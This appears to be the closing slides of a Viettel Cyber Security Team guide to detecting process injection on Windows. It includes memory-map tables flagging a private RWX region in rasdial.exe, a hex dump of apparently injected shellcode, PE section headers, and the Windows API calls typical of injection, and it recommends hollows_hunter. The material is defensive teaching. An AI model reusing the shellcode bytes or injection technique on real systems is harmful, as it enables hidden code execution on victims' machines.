| > 0x2320000  | Mapped  | 16 kB     | R          |       |
| > 0x2330000  | Mapped  | 4 kB      | R          |       |
| > 0x2340000  | Private | 8 kB      | RW         |       |
| > 0x2350000  | Private | 476 kB    | RWX        |       |
| > 0x23d0000  | Mapped  | 4 kB      | R          |       |
| > 0x23e0000  | Private | 56 kB     | RW         |       |
| > 0x23f0000  | Mapped  | 32 kB     | R          |       |
| > 0x2400000  | Private | 2,048 kB  | RW         | PEB   |
| > 0x2600000  | Mapped  | 804 kB    | R          | C:\W  |
| > 0x26d0000  | Private | 64 kB     | RW         | Heap  |
| > 0x26e0000  | Private | 1,024 kB  | RW         | Heap  |
| > 0x27e0000  | Private | 256 kB    | RW         | Stack |

rasdial.exe (1448) (0x2350000 - 0x23c7000)

|          |                                                 |                    |
|----------|-------------------------------------------------|--------------------|
| 00000000 | 55 8b ec 83 ec 18 83 65 fc 00 83 65 f8 00 53 56 | U.....e...SV       |
| 00000010 | 57 68 3c 61 5e d7 68 5d 89 11 29 e8 77 01 00 00 | Wh<a^.h]...)..w... |
| 00000020 | 68 61 ea 56 6b bf d1 dc 16 e6 89 45 f4 57 e8 64 | ha.Vk.....E.W.d    |
| 00000030 | 01 00 00 68 5c ce dd ab 57 8b f0 e8 57 01 00 00 | ...h\...W...W...   |
| 00000040 | 68 e6 59 44 c7 57 89 45 f0 e8 49 01 00 00 68 ae | h.YD.W.E..I...h.   |
| 00000050 | 65 f7 22 57 89 45 e8 e8 3b 01 00 00 89 45 ec 8d | e."W.E...;....E..  |
| 00000060 | 45 f8 50 8d 45 fc 50 e8 a1 03 00 00 8b 7d fc 83 | E.P.E.P.....)...   |
| 00000070 | c4 30 8b d8 83 7f 24 00 74 0f ff 75 f8 ff 77 28 | .0....\$.t...u.w(  |
| 00000080 | 53 e8 b1 02 00 00 83 c4 0c 83 7f 1c 00 74 10 ff | S.....t..          |
| 00000090 | 75 f4 56 57 53 e8 ca 00 00 00 83 c4 10 8b d8 57 | u.VWS.....W        |
| 000000a0 | 56 53 e8 30 00 00 00 8b f0 57 56 53 e8 6a 00 00 | VS.0....WVS.j..    |
| 000000b0 | 00 57 56 e8 a8 03 00 00 57 ff 75 f0 ff 75 ec ff | .WV....W.u..u...   |
| 000000c0 | 75 e8 56 e8 87 01 00 00 56 57 e8 ff 03 00 00 83 | u.V.....VW.....    |
| 000000d0 | c4 3c 5f 5e 5b c9 c3 55 8b ec 8b 4d 10 53 56 57 | .<_^[.U...M.SVW    |
| 000000e0 | 6b 71 08 28 bb 00 30 00 00 8b 7d 08 6a 40 53 03 | kq.({.0...)..j@S.  |
| 000000f0 | 71 04 8b 44 3e e8 03 44 3e e4 50 ff 71 10 ff 55 | q..D>..D>..P.q..U  |
| 00000100 | 0c 85 c0 75 11 8b 44 3e e4 03 44 3e e8 6a 40 53 | ...u..D>..D>..j@S  |
| 00000110 | 50 6a 00 ff 55 0c 5f 5e 5b 5d c3 55 8b ec 53 8b | Pj..U..^[.U..S.    |
| 00000120 | 5d 10 56 57 33 ff 8b 73 04 03 75 08 39 7b 08 76 | ]..VW3...s..u.9{.v |
| 00000130 | 2e 8b 4e 0c 85 c9 74 1e 83 7e 10 00 74 18 ff 76 | ..N....t...~.t..v  |
| 00000140 | 10 8b 46 14 03 45 08 50 8b 45 0c 03 c1 50 e8 c3 | ..F..E.P.E...P..   |
| 00000150 | 01 00 00 83 c4 0c 47 83 c6 28 3b 7b 08 72 d2 5f | .....G..(;{.r._    |
| 00000160 | 5e 5b 5d c3 55 8b ec 56 8b 75 0c 57 6a 40 68 00 | ^[]..U..V.u.Wj@h.  |
| 00000170 | 30 00 00 ff 36 6a 00 ff 55 10 8b f8 8d 45 0c 50 | 0...6j..U....E.P   |
| 00000180 | ff 76 20 ff 75 08 ff 36 57 68 02 01 00 00 ff 55 | .v .u..6Wh....U    |
| 00000190 | 14 8b c7 5f 5e 5d c3 55 8b ec 83 ec 14 64 a1 18 | ..._^[.U.....d..   |
| 000001a0 | 00 00 00 53 56 57 8b 40 30 33 db 8b 40 0c 8b 48 | ...SVW.@03...@..H  |

Re-read

Write

Go to...

16 bytes per row

Save...

Close

# Process Injection detection guide (2)



## *Methods to detect Process Injection in Process Memory:*

- Some featured Windows API usually used for process injection: (VirtualAllocEx, WriteProcessMemory, VirtualProtect, CreateRemoteThread, etc.).
- Memory area created by process injection techniques usually has these features: Type – Private, Protect – RWX/RX.
- Memory area contents usually are: Shellcode, PE file, PE file with deleted header.

| Base address | Type    | Size      | Protect... | Use   |
|--------------|---------|-----------|------------|-------|
| > 0x1a0000   | Image   | 36 kB     | WCX        | C:\W  |
| > 0x250000   | Mapped  | 32,768 kB | NA         |       |
| > 0x2250000  | Mapped  | 64 kB     | RW         | Heap  |
| > 0x2260000  | Mapped  | 4 kB      | R          |       |
| > 0x2270000  | Mapped  | 4 kB      | R          |       |
| > 0x2280000  | Mapped  | 116 kB    | R          |       |
| > 0x22a0000  | Private | 256 kB    | RW         | Stack |
| > 0x22e0000  | Private | 256 kB    | RW         | Stack |
| > 0x2320000  | Mapped  | 16 kB     | R          |       |
| > 0x2330000  | Mapped  | 4 kB      | R          |       |
| > 0x2340000  | Private | 8 kB      | RW         |       |
| > 0x2350000  | Private | 476 kB    | RWX        |       |
| > 0x23d0000  | Mapped  | 4 kB      | R          |       |
| > 0x23e0000  | Private | 56 kB     | RW         |       |
| > 0x23f0000  | Mapped  | 32 kB     | R          |       |
| > 0x2400000  | Private | 2,048 kB  | RW         | PEB   |
| > 0x2600000  | Mapped  | 804 kB    | R          | C:\W  |
| > 0x26d0000  | Private | 64 kB     | RW         | Heap  |



# Process Injection detection guide (3)



## *Process Injection detection guide*

- Use Hollows\_hunter tool  
([https://github.com/hasherezade/hollows\\_hunter](https://github.com/hasherezade/hollows_hunter))
- Tool help detect shellcode, pe file, pe file with deleted header in injected processes

|      |             |             |             |             |                  |
|------|-------------|-------------|-------------|-------------|------------------|
| 0730 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 0740 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 0750 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 0760 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 0770 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 0780 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | .....            |
| 0790 | 00 2E 74 65 | 78 74 00 00 | 00 DC BB 05 | 00 00 10 00 | ..text...Ü»..... |
| 07A0 | 00 00 BC 05 | 00 00 04 00 | 00 00 00 00 | 00 00 00 00 | ..%......        |
| 07B0 | 00 00 00 00 | 00 20 00 00 | 60 2E 72 64 | 61 74 61 00 | .....rdata       |
| 07C0 | 00 7A 3F 01 | 00 00 D0 05 | 00 00 40 01 | 00 00 C0 05 | Section header   |
| 07D0 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 40 00 00 | .....            |
| 07E0 | 40 2E 64 61 | 74 61 00 00 | 00 E4 2B 00 | 00 00 10 07 | ..data...d.....  |
| 07F0 | 00 00 1C 00 | 00 00 00 07 | 00 00 00 00 | 00 00 00 00 | .....            |
| 0800 | 00 00 00 00 | 00 40 00 00 | C0 2E 72 73 | 72 63 00 00 | .....@..À.rsrc.. |
| 0810 | 00 E0 01 00 | 00 00 40 07 | 00 00 02 00 | 00 00 1C 07 | ..à....@.....    |
| 0820 | 00 00 00 00 | 00 00 00 00 | 00 00 00 00 | 00 40 00 00 | .....            |



# THANK YOU!

*Viettel Cyber Security Team*

